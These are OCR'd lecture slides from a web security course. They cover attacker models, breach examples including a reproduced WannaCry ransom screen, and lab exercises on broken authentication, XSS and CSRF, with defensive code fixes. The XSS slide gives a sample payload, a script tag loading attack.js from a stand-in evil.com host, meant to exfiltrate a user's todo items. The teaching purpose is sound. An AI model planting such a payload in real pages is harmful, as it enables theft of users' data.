Web Security

Benjamin Eriksson
DAT076

Overview

- Application Security
  - What can go wrong?
  - Looking at the labs
  - Common vulnerabilities
  - Password management
- Personal Security
  - How you can protect yourself online
  - Hacking for profit?


World's Biggest Data Breaches & Hacks

Select losses greater than 30,000 records
(updated 1st Feb 2019)

Interesting Story

Colour | YEAR | DATA SENSITIVITY | Filter

Search...



PRIVACY AND SECURITY FANATIC

By Ms. Smith, CSO | FEBRUARY 20, 2018 07:07 AM PT

About

Ms. Smith (not her real name) is a freelance writer and programmer with a special and somewhat personal interest in IT privacy and security issues.

NEWS

Hackers exploit Jenkins servers, make $3 million by mining Monero

Hackers exploiting Jenkins servers made $3 million in one of the biggest malicious cryptocurrency mining operations ever.

Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

English

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on

5/16/2017 00:47:55

Time Left

02:23:57:37

Your files will be lost on

5/20/2017 00:47:55

Time Left

06:23:57:37

bitcoin ACCEPTED HERE

Send $300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Copy

About bitcoin


How to buy bitcoins?

Contact Us

Check Payment

Decrypt

Botnet Attacks



Akamai

Terminology

- Security
- Attacker Model
- Vulnerability
- Exploit

Security definition - CIA

Confidentiality

Protection of information from unauthorized access

Integrity

Information is kept accurate and consistent unless authorized changes are made

Availability


Information is available when and where it is rightly needed

System

System

Attackers

Vulnerability



Exploit

Today’s secure systems

Attackers?

Today’s attackers

Attackers on the Internet

01 Forum Poster

- A user that can interact with your web application
- Post reviews, comments, update profile
- Social network user.

02 Web Attacker

- Most common
- Register domains, host content, etc
- Can initiate request when users visits their website

03 Gadget Attacker

- More powerful than web attacker
- Attackers hosts code like jQuery or Google Analytics
- Remember, there is no code isolation on the web

04 Network Attacker

- Can listen (passive) and modify (active) all traffic between user and target application
- Set up “free wifi” or other “persuade” ISPs

Old Labs

WEB TODO

- Insufficient authentication
- Cross-Site Script (XSS)
- Cross-Site Request Forgery (CSRF)

Live demo

Lab 2 - Insufficient authentication

- By just changing the URL, an unauthenticated user can access the todo list.

FEATURE

Harvard rejects business-school applicants who hacked site

It knows the names of the 119 applicants

By Linda Rosencrance

Computerworld | MARCH 08, 2005 12:00 AM PT

“There were no hyperlinks to the letters, but a student who was logged in to the site ***could access his/her letter by constructing a special URL****.”*

https://freedom-to-tinker.com/2005/03/09/harvard-business-school-boots-119-applicants-hacking-admissions-site/

Lab 2 - Insufficient authentication - Solution

```
User user = userDAO.find(username, password);
if (user != null) {
    session.setAttribute("user", user);
} else {
    // Show error like "Login failed, unknown user, try again.".
}
```

Lab 2 - Insufficient authentication - Solution

```
if (session.getAttribute("user") == null) {
    response.sendRedirect(request.getContectPath() + "/login");
} else {
    chain.doFilter(request, response); // Logged in, just continue chain.
}
```

Lab 2 - Insufficient authentication - Solution

Basic access authentication

`https://user:pass@domain.tld/member/`

```
10      <security-constraint>
11          <display-name>member access</display-name>
12          <web-resource-collection>
13              <web-resource-name>member</web-resource-name>
14              <description>member access</description>
15              <url-pattern>/member/*</url-pattern>
16          </web-resource-collection>
17          <auth-constraint>
18              <description>Member pages are available to all roles
                </description\>
19
20              <role-name>member</role-name>
21              <role-name>admin</role-name>
22          </auth-constraint>
23      </security-constraint>
24      <security-constraint>
25          <display-name>admin access</display-name>
26          <web-resource-collection>
27              <web-resource-name>admin</web-resource-name>
28              <description>admin access</description>
29              <url-pattern>/admin/*</url-pattern>
```

Lab 2 - XSS

- What happens if a user adds a todo note with “`<h1>Eat ice cream</h1>`”?
- Or “`<script src="https://evil.com/attack.js">`”
- `Attack.js` runs each time the list is shown.
  - Exfiltrate todo items (confidentiality)
  - Modify the presentation of items (integrity)
  - Redirect or block page (availability)


Lab 2 - XSS - Solution

- Use JSF components.
  - <h:outputText value="#{user.name}" />


Lab 2 - CSRF

```
<form action="/todo/fc" method="post">
    <input type="hidden" name="action" value="add" />
    <table>
        <tr>
            <td><input type="text" name="text" /></td>
        </tr>
        <tr>
            <td><input type="submit" name="add" value="Add" /></td>
        </tr>
    </table>
</form>
```


Lab 2 - CSRF




Lab 2 - CSRF




Lab 2 - CSRF



Lab 2 - CSRF



Lab 2 - CSRF



Lab 2 - CSRF - Solution


- Use JSF components.
  - <b:form>

Lab 2 - CSRF - Solution


```
<b:form id="author">
    <b:label value="Add Author" span="2" severity="info" />
    <b:inputText id="id" value="#{auth.tmp.id}" size="5" span="1" placeholder="Id" required="true" />
    <b:inputText id="firstName" value="#{auth.tmp.firstName}" size="10" span="2" placeholder="First name" required="true" />
    <b:inputText id="lastName" value="#{auth.tmp.lastName}" size="10" span="2" placeholder="Last name" required="true"/>
    <b:inputText id="email" value="#{auth.tmp.email}" size="15" span="2" placeholder="Email"/>
    <b:commandButton value="Add"  look="primary" span="2"
                     actionListener="#{auth.add()}"/>
    <b:commandButton value="Clear"  look="warning" span="1" size="xs"
                     action="#{auth.cancel()}" immediate="true"/>
</b:form>
```

```
▼<form id="author" name="author" method="post" action="/ws2/authors">
    <input type="hidden" name="author" value="author">
  ▶<div class="col-md-2" id="author:j_idt17">…</div>
  ▶<div class="col-md-1" id="author:id">…</div>
  ▶<div class="col-md-2" id="author:firstName">…</div>
  ▶<div class="col-md-2" id="author:lastName">…</div>
  ▶<div class="col-md-2" id="author:email">…</div>
  ▶<div class="col-md-2" id="author:j_idt18">…</div>
  ▶<div class="col-md-1" id="author:j_idt19">…</div>
    <input type="hidden" name="javax.faces.ViewState" id="j_id1:javax.faces.ViewState:0" value="1119396400900105820:2990187217885407219" autocomplete="off">
  </form>
```

